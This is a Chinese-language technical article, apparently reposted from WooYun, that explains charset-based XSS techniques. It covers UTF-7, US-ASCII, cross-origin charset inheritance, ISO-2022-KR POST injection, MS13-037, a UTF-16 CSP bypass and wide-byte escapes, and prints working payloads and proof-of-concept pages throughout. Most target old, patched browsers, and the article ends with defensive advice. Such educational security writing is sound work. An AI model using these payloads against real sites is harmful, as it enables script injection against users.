

原文地址:<http://drops.wooyun.org/papers/1327>

0x00 前言

在文章的开头,我想对上次发布了一个结论及其离谱但还算及时被删除了的 文章(关于跨域字符集继承的那篇)道个歉。也希望没有测试就去转载的那些人,可以把那个文章删除了。防止更多人对跨域字符集产生了错误的理解。不过作为谢罪,我也又重新整理了一篇文章,这也是一直以特别想写的一篇。但是觉得这个题目对我来说还是有点大,所以就一直没有下的去手。不过吹过的牛逼早晚都是要兑现的,早死早超生,所以就硬着头皮去写吧>.<。我也不扯 那些字符集是什么之类的了,让我们通过一个接一个的例子一起进入 XSS 和字符集所创造的世界吧。

0x01 基于 UTF-7 的 XSS

在开始之前,先对 UTF-7 做一个简单的介绍吧。UTF-7 是可以将所有的 unicode 通过 7bit 来表示的一种字符集。早期多数被利用在邮件环境当中,但现在已经从 Unicode 规格中移除。这个字符集为了通过 7bit 来表示所有的文字,除去数字和一部分的符号,其它的部分将都以 base64 编码为基础的方式呈现。比如:

```
#!/html
<div> 我了个去!</div>
```

用 UTF-7 表示,就是:

```
+ADw-div+AD4- +YhFOhk4qU7v/AQ- +Adw-/div+AD4-
```

同样的,

```
#!/html
<script> alert("xss") </script>
```

就会变成:

```
+ADw-script+AD4- alert(+ACI-xss+ACI-) +ADw-/script+AD4-
```

从上面的例子当中,不难看我们的代码中并没有出现我们期待的那种形式的” <”, ” >” 或双引号。但是我们要怎么将这种情况和 XSS 联系起来呢?大致的情 况可以分为 3 类:

(1)我们没有通过Response header或Meta标签来设置字符集


```
#!/html
<html>
<head><title>test page</title></head>
<body>
+ADw-script+AD4-alert(1)+ADw-/script+AD4-
</body>
</html>
```

一种情况是,IE 的编码设置为自动检测,IE 就会跟据一些 BOM 字符,比如 +ADw-来判断当前页面的编码为 UTF-7(现在已经不适用了)。

另外一种情况就是虽然 IE 没有勾选自动检测字符集的设置,但是我们可以通过制作一个字符集为 UTF-7 的页面,并通过 Iframe 来包含我们的目标页面, 通过字符集继承漏洞来实现字符集的设置。

```
<meta http-equiv=' content-type' content=' text/html; charset=UTF-7' >
<iframe src='http://example.com/target.html' ></iframe>
```

不过遗憾是在,在现在已经没有这种基于 iframe 的跨域字符集继承的漏洞 可利用了。MK 在不久前也指正了某人在 Slide 中这种的错误。



简短的翻译一下,就是说:『如果在你的 Slide 中所说的通过 iframe 来设定字符集是指,继承 top frame 的字符集,那么现在已经不存在这种问题了。因为这种继承的大前提是必须同域。』

(2)我们设置了一个无法识别的字符集

其实在一篇被删除的文章当中(笔者的测试方法有问题,得到结论都是错误的所以自觉提出删除),/fd 同学表示 utf8 也是标准。但它以前可不是标准。但是为什么 utf-8 和 utf8 都变成了标准呢?因为总会有粗心的人犯下这样的错误,比如:

```
把 UTF-8 写成 UTF8
把 EUC-JP 写成 EUC
```

这种设置方法在以前是无法被浏览器所识别的。换句话说来说就和没有设置字符集是一样的。具体利用方法可以参考第一种。

(3)输出点在

标签之前,且字符集是由 meta 标签所指定的

大概的场景可以像这样(输出点在 title 内,meta 之前):

```
#!/html
<html>
<head>
<title>输出</title>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
</head>
```

由于上述的 BOM 和基于 iframe 的字符集继承现在都已经不能利用了。所以在情况三下我们可以考虑先插入一个

```
#!/html
</title><meta charset=utf-7>
```

0x02 基于 US-ASCII 的 XSS

其实基于 US-ASCII 的 XSS 和基于 UTF-7 的 XSS 有很多的类似之处。它也同样是通过 7bit 来表示数字和少数符号的字符集。可以用来表示从 0x00 到 0x7F 的 128 种文字。但如果你试图用 Internet Explorer 来打开一个内容是通过 US-ASCII 来记述的文档时,你会发现这个字符集不单是只会解析从 0x00 到 0x7F 的文字。即使是 0x80 到 0xFF 这个范围中无法通过 7bit 来表示的字符,也会通过忽略最上位的bit的方法生成一些和0x00~0x7F等价的字符。

也就是说在这个字符集当中:


双引号 0x22 等价于 0xA2
左尖括号 0x3C 等价于 0xBC
右尖括号 0x3E则等价于0xBE

比如,你把下面的这一段通过保存成 html,编码选 shift_jis(如果是记事本的可以用 ANSI)

```
#!/html
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=us-ascii"> </head>
<body>
シ script セ alert(document.charset)シ/script セ
</body>
</html>
```

注释:シ和セ在 shift_JIS 当中分别是 0xBC 和 0xBE

然后,再用 Internet Explorer 打开它,那么最终你会看到小窗口弹起来了。



0x03 利用字符集来绕过 htmlspecialchars()函数

在看完前面的两个字符集后,我们会发现这两个字符集的一个共同点,就是 都没有出现“<”,“>”或双引号。这不难让我们联想到 PHP 中 htmlspecialchars()的 绕过。虽然接下来会提到的 iframe 跨域字符集继承漏洞已经不能再利用了,但是在下文中我会提出可以复现这个漏洞的具体环境。

这是在 kotowicz 的博客当中 2010 年提到的一个 XSS hackme challenge 的解决方案。challenge 的主要目的就是绕过 htmlspecialchars()这个函数来实现 XSS。 而且重要的是这个页面并没有通过 response header 或 meta 来设置字符集。

笔者一开始提到可以做出这样的 POC:

```
#!/html
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-7">
</head>
<body>
<iframe width=500 height=600 src="http://kotowicz.net/shoutbox/shoutbox.php"></iframe>
</body>
</html>
```

大概意思就是在 IE6 那个年代,字符集继承问题横行,我们只需要一个 `iframe` 就能完成这个挑战(我没有在 `playonlinux` 里的 IE6 里复现成功,所以可能你需要足够古老的环境来重现这个问题)。笔者提到对于 IE8 来说,我们只能继承同域的字符集(`iframe`)。但是那个时候有一个小的 BUG 可以用来欺骗浏览器。

大致思路如下:

```
#!/html
// utf7exploit.html
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-7">
</head>
<body>
<iframe width=500 height=600 src="redirect.php"></iframe>
</body>
</html>
// redirect.php
<?php
header("Location: http://path.to/shoutbox.php");
?>
```

包含一个同域的文件,并在那个文件里通过 `header(Location:somedomain)`来进行跳转进而绕过不同域 `iframe` 不能继承字符集的限制。(。< 那是个多么美好的年代啊)。不过遗憾的是后来这个漏洞也被补了。如果你想亲自体验一把。可能需要你在 `windows xp sp2 + IE7` 的环境下进行复现。

0x04 不是所有的跨域字符集继承都得用 `iframe`

在我们对跨域的字符集继承问题的严重性有了一定的了解之后。让我们再看看日本的猥琐流是怎么玩的吧。这是 MK 在完成 ZDResearch 出的一个 XSS 挑战时所用到的一个漏洞。(CVE2013-5612)

在 Firefox26 之前的版本下,如果对没有进行 `charset` 设定的页面通过 POST 发送请求,那么即使是在不同域的情况下也会继承发送页面的 `charset` 导致可以被 XSS 攻击所利用。换句话说,我们可以从任意页面发送 post 请求,来对没有设置 `charset` 的页面,进行 `charset` 的任意设定。

下面是 ZDResearch 的 XSS 挑战(没有设置 `charset`): <https://zdresearch.com/challenges/xss1/>

这是 MK 构造的 POST 页面:

http://l0.cm/zdresearch_xss_challenge.html

具体的 POC 代码如下:

```
#!/html
<meta charset="iso-2022-kr">
<form action="https://zdresearch.com/challenges/xss1/" method="post">
<input name="XSS" value="<hl a=&#x0E;>&#x0F;onmouseover=location='jav\x41script\x3Aalert\x28&quot;MK&quot;;\x29' >xxx">
<input type="submit" value="go">
</form>
```

当我们通过 `charset` 为 `iso-2022-kr` 的页面向 `https://zdresearch.com/challenges/xss1/` 发送 POST 请求时,目标页面会继承我们的 `charset`。由于字符集 `[ISO-2022-KR]` 中会把以 `` 开头 `` 结尾的一串字符看作是 2 bytes 也就是一个字符导致最终成功的插入 `onmouseover` 到目标页面当中。两个字.....漂亮!

0x05 霸道流(MS13-037)

写到这里 `iframe` 也玩过了,POST 也试过了。还有别的?当然有!还是来自 MK 博客中的一篇文章,【强制唤起 Internet Explorer 的自动检测编码功能】。

测试环境:Windows Vista sp2 IE9

重现方法:通过制作特定的页面来强制唤起自动检测编码功能

```
#!/html
<script>
function go() {
    window.open("http://vulnerabledoma.in/r_slow?url=http://target/", "x")//顺序 1
    window.open("http://vulnerabledoma.in/h_back.html", "x")// 顺序2
}
</script>
<button onclick=go()>go</button>
```

因为这些页面都是存在的,所以感兴趣的话,你可以自己一个一个的打开看看里边都写了一些什么。其中可能比较让人没法理解的地方是顺序 1 里边的跳 转会有一点延迟。可以访问这个页面自己感受一下 http://vulnerabledoma.in/r_slow?url=https://www.google.com/ 这是因为如果在目标页面还没有被完全加载完之前就尝试去返回无法实现乱码(mojibake)。然而稍微加点延迟再跳转就可以完美的解决这个问题。

乱码了是安全问题么?也许是。因为在这种情况下你只要在目标页面的某一个输出点制造一个某字符集才特有的输出,那么根据这个 POC,目标页面会根据你特定的输出而变换字符集最终导致漏洞的产生。(比如包含 `[0x1B]$)C` 就有可能让页面的编码成为 `ISO-2022-KR`)。最终,MK

也通过这一方法从 Google 的口袋里得到了 500 刀。别人拿了多少钱对我们来说固然不重要,但这应该可以从侧面证明这种漏洞的可行性和价值。

0x06 CSP绕过

字符集似乎什么都能干。绕过了 `htmlspecialchars` 函数,帮助黑客们刷了一个又一个的 CVE,还顺带完成了一些挑战整了点奶粉钱。但是字符集能做的还远不及这些。就让我们再来看看这个基于字符集的 CSP 绕过吧。(依然来自 MK 的博客)

当然使用这种方法有一些先决的条件:

- `HTTPResponseHeader`没有设置 `charset`
- 允许我们在目标页面内植入 `0x00`
- 我们的输入在将位于输出点之前的文字转成 UTF-16(BE/LE)时,那段字符串可以做 `javascript` 的函数来使用

这个场景是不是有点太挑剔了呢,哈哈!所以我自己做了一个这样的页面。

你可以假想一下这是一个存在存储型 XSS 漏洞的页面,并且被植入了一个 `script`。

下面是具体的 POC 页面: http://vulnerabledom.in/csp_utf16

乌云社区里/fd 发起的 CSP 挑战也和这个有很大的相似之处。最终/fd 也在帖子 里给出了自己的解决方案。感兴趣的话,可以去看看。 <http://zone.wooyun.org/content/10596>

0x07 字符中的“幽灵”


有时候字符就像幽灵一样,我们并不能感觉到它的存在。比如老版本的 Firefox 会忽视 `0x80`,老版本的 IE 会忽视 `0x00`。这无疑是个让人很头疼的问题,因为对于过滤器来说 `script` 可不等于 `s[0x00]cript`。又比如在 chrome 当中会忽略一些位置上的字符(这个现在也能用):

```
<a href="#!;javascript:alert(1)">asd</a>
```

有时候它不但会默默的存在,而会去破坏一些什么,比如下面的例子:

```
#!/html
<html>
<head>
<title>testsuite</title>
<meta charset="gb2312">
</head>
<body>
<script>
var q="<?php echo str_replace("</","<\\",addslashes($_GET["test"])); ?>"; </script>
</body>
</html>
```

如果我们运用宽字节就可以突破这里的限制:



但这种问题,只会出现在 GBK 里面么?其实这样的字符集还有很多。下面就是一个 Shift_JIS 的例子。将上面的代码中的字符集改成 `shift_jis` 后的测试结果如下:



有问题的字符集还远远不止这些。在这次东京举行的 OWASP 国际峰会上,日本人 Masato kinugawa 的议题 “编码和安全的彻底调查” 当中就提交到了很多这样 的问题。下面对这个议题的内容做一下简单的介绍。

(1)各浏览器对字符集支持情况的调查



作者事先收集了将近 2500 个左右像字符集编码名称的文字,并通过测试,对结果进行了三种分类。分别为字符集名,别名和无法识别的字符。其中的调查方法细节可以参考下面的链接:

<http://masatokinugawa.l0.cm/2013/03/browser--support--encodings--list.html>

经测试发现浏览器正在支持许多平时不回被用到的字符集。下面是字符集正式明和别名的一览:

<http://l0.cm/encodings/list/>

然后是各浏览器对字符集的支持情况:

<http://l0.cm/encodings/table/>



由于内容比较多,这里只附上部分贴图(上图为 chrome 的支持情况): 下图为 IE 的支持情况:



就像前面所提及到的 MK 也认为其中最凶残的还是 UTF-7。因为一般的过滤方法根本无法拦截这种 XSS 攻击。而且悲催的是直到 IE11 微软还依然在支持着这个编码。不过好消息是微软正在探讨是否会在接下来的 IE12 当中移除对 UTF-7 的支持。

在完成了对各个浏览器的编码支持情况的调查之后,MK 又对这些编码进行了各种各样的测试。



将历史上出现过问题的部分作为参考,对字符集进行下面三种测试:

- {TEST1} 特定的 byte 最后会变成特别的字符。
- {TEST2} 特定的 byte 会破坏紧随其后的文字。
- {TEST3} 特定的 byte 会被忽略。

TEST1 的部分测试结果:



{0B}{0B}

注释:其中第一列位浏览器,第二列为字符集,第三列为测试的 byte,第四列为呈现的字符。

TEST2 的部分测试结果:



注释:其中第一列位浏览器,第二列为字符集,第三列为具有破坏性的 byte,,第四列具体破 坏的 byte 数。
TEST3 的部分测试结果




注释:其中第一列位浏览器,第二列为字符集,第三列为会被忽视的 byte
如果想查看这三项测试的完整结果,可以看这里:<http://l0.cm/encodings/>
最后让我们来看看使用这些字符集特性都可以干一些什么吧.

(1)绕过浏览器的 Anti-XSS 功能


Chrome 的 Anti-XSS 功能绕过实例:



IE 的 Anti-XSS 功能绕过实例:



(2)基于编码切换的 self-XSS



注释:具体操作方法就是手动切换编码至 shift_jis(具体可以翻阅前面给出的 shift_jis 的例子)

虽然这不算是漏洞,但这依然是一个问题。这种问题和你有没有设置字符集无关。而且对于这种问题,很难去进行应对。对于一般用户来说,他们根本无法想象只是因为自己切换了编码,就有可能被攻击。但是,值得庆幸的是 NoScript 可以检测出这种问题^_^。

0x08 总结

可以看到一个简单的字符集,可能产生各种你意想不到的问题。虽然本文一直在围绕着 XSS 去阐述其可能产生的安全问题。但是我们都知悉实际上的影响面可不止这一些。作为厂商我觉得也应该重视起这个问题,尽量在所有的页面都设置 charset,条件允许的情况下最好是通过 HTTP Response Header,而不是通过 meta 标签。作为用户,向上述的基于编码切换的 XSS 问题也应该引起重视。如果你是 Firefox 用户,建议安装 NoScript 进行防御。不要轻易去听信他人的诱导在一些页面上做切换编码的操作。文中如果出现了错误,还希望大家能指出来。这样可以让我学到更多,也可以防止更多的人学到错误的东西。

参考文献

<http://gihyo.jp/admin/serial/01/charcode> <http://blog.kotowicz.net/2010/10/xss-hackme-challenge-solution-part-2.html>
<http://www.slideshare.net/ockeghem/owasp20134021-x> <https://speakerdeck.com/appsecapac2014/the-complete-investigation-of-encoding-and-security> <http://masatokinugawa.l0.cm/2013/12/CVE-2013-5612-encoding-inheritance-xss.html>
<http://masatokinugawa.l0.cm/2013/11/MS13-037-encoding-xss.html> <http://masatokinugawa.l0.cm/2012/12/encoding-self-xss.html> <http://masatokinugawa.l0.cm/2012/05/utf-16content-security-policy.html>